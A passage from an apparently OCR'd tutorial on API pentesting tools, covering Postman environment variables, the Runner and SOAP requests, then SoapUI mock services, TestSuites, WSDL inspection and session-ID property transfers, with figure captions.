


Figure 11. Adding an Environment and Variable ID

Figure 11, sets the key to the value in the Test tab ("activity") and set the Value to the JSON data scraped from the request. In this case, it is the variable *{{ID}}*. In Figure 12, when sending the API call, the Value gets replaced, and an ID number displays in place of the variable.




Figure 12. Activity Key populates with a value because of the test script

Configure the Environment, variables, and any Pre-request scripts or test scripts before initiating a test run through all of the API calls using Runner. Errors are immediately apparent in the Runner window, which makes it easy to pick out what needs to be corrected to get a complete test.

SOAP Requests in Postman

To create a SOAP request, enter the SOAP endpoint as the URL or enter the path to the WSDL as the URL. In my example, I created a new POST request and pasted the WSDL URL. Next, click *Body* and select *raw* and set it to *XML (text/xml)*. Define the SOAP Envelope, Header, and Body tags as required. Here is an example WSDL that I used: http://www.holidaywebservice.com//HolidayService_v2/HolidayService2.asmx?wsdl




Figure 13. SOAP API in Postman

SoapUI

SoapUI is free, open source, and uses Java. SoapUI also has a commercial edition with custom utilities, scanning functionality, and enhanced testing capabilities.

SoapUI has the following aspects:

It supports various standards such as HTTP and HTTPS. It tests both SOAP and REST web services. SoapUI supports most web service specifications, such as WS-Security and WS-Addressing.

Using SoapUI mock services, testers can simulate web services before implementation. Mock Services are used in a development environment but are available to try out.

SoapUI uses either Groovy or JavaScript for pre- and post-processing test configurations, similar to Postman, which allows the tester to perform dynamic testing and operations against the service.

There are also options for integrations to automated test frameworks such as Junit or Apache Maven or Ant. While these are outside of the scope of our discussion, they are available to testers who also want additional features.

In SoapUI, testing web services are under Projects, which is similar to the Postman organization. However, in Postman, testing is organized under Collections.

Similar to Postman, SoapUI can create automated testing. In Postman, Runner automates the execution of all of the API calls in order. In SoapUI, TestSuites are used to structure and execute functional tests. For pentesting, use TestSuites to run and execute all of the API calls in a well-organized manner to ensure coverage and to ensure that the upstream tools that are used quickly capture the data for further testing. Instead of manually executing and validating responses one at a time, these features help testers work in an automated and more comprehensive manner.

Download the free version of SoapUI and install it from here: https://www.soapui.org/downloads/soapui.html

Start with a demo project that is available for SoapUI. Go to *File* > *Import Project* and Navigate to the SoapUI-Tutorials directory.

There are a couple of sample API projects already there, pick the Sample-SOAP-Project and once the project has loaded, expand the directory.

In Figure 14, the *Simple Login and Logout* was expanded from the *TestSuite* to display the *Security Tests*.




Figure 14. Security Tests in SoapUI Free Version

In the existing project, the *Security Tests* show zero (0) tests available because they are available only with the Pro version. The Pro version has an automated scanner with security testing for common attack vectors like SQL injection. The free version of SoapUI does not include automated security testing.

For the sample requests, endpoints refer to mock services. To get the tests to work in the sample project, run the mock service first by double-clicking *Service SoapBinding MockService* and, in the editor window that displays, click the green arrow.




Figure 15. Run MockServices

Double click on the ServiceSoapBinding, then click on the WSDL Content tab to display the WSDL or description of the service. In the




Figure 16. Click ServiceSoapBinding, Click WSDL Content, expand a Login Request in the node

The WSDL contains much information about the workings of the web service, which can help testers understand an API and get better coverage when pentesting.

The request can be submitted by expanding the login node and then clicking the green arrow to run the login. The sample has authentication credentials in the request.




Figure 17. Login

It is essential to understand how to build tests in SoapUI. The SoapUI sample files come already configured for all options of available tests, such as load and security testing. In pentesting, the focus is not to perform load testing but focuses on security testing.

Automation is considered part of Functional Testing in SoapUI. If the tester wants to extract data from an XML message, such as a session ID or token, and then write it to a message to perform additional testing, the *Property Transfer TestSteps* are used to perform these actions.

The sample file has a property transfer setup. In this case, double-clicking the *Property Transfer TestStep* opens the window with the configured transfers.

For our purposes, the login service returns a session ID that must be used for authentication and then returned in the body of the SOAP envelope for logout. The property transfer can be used to extract the session ID and write it to a property that can be referred to by all *TestSteps*.

There are three necessary steps:

1. Make a TestSuite. Create the login.

2. Create a Transfer in the new TestSuite Test Step for login.

3. Create a new property.

There are various ways to scrape the data from the SOAP envelope to obtain the session ID. The easiest way is to write directly to the target *TestStep*. However, the alternate way is to create a property to use for any request.

In the Sample SOAP Project, expand the *ServiceSoapBinding* node and right click on it to create a new *TestSuite*. For this test, de-select everything except the login.




Figure 18. Create new TestSuite with login only

After adding the login, execute the request to obtain the session ID.

Right-click the *Test Steps* within the *TestSuite*, and the context menu displays the Property Transfer. Add a Property Transfer and then add a Transfer called TransferSessionID by clicking the green plus (+).




Figure 19. Create a Property Transfer

Specify an appropriate name for your *Property Transfer*. Moreover, then click the plus (+) button on the *Property Transfer* to *Add a Transfer*. Specify a name for the transfer, in this case, TransferSessionID.

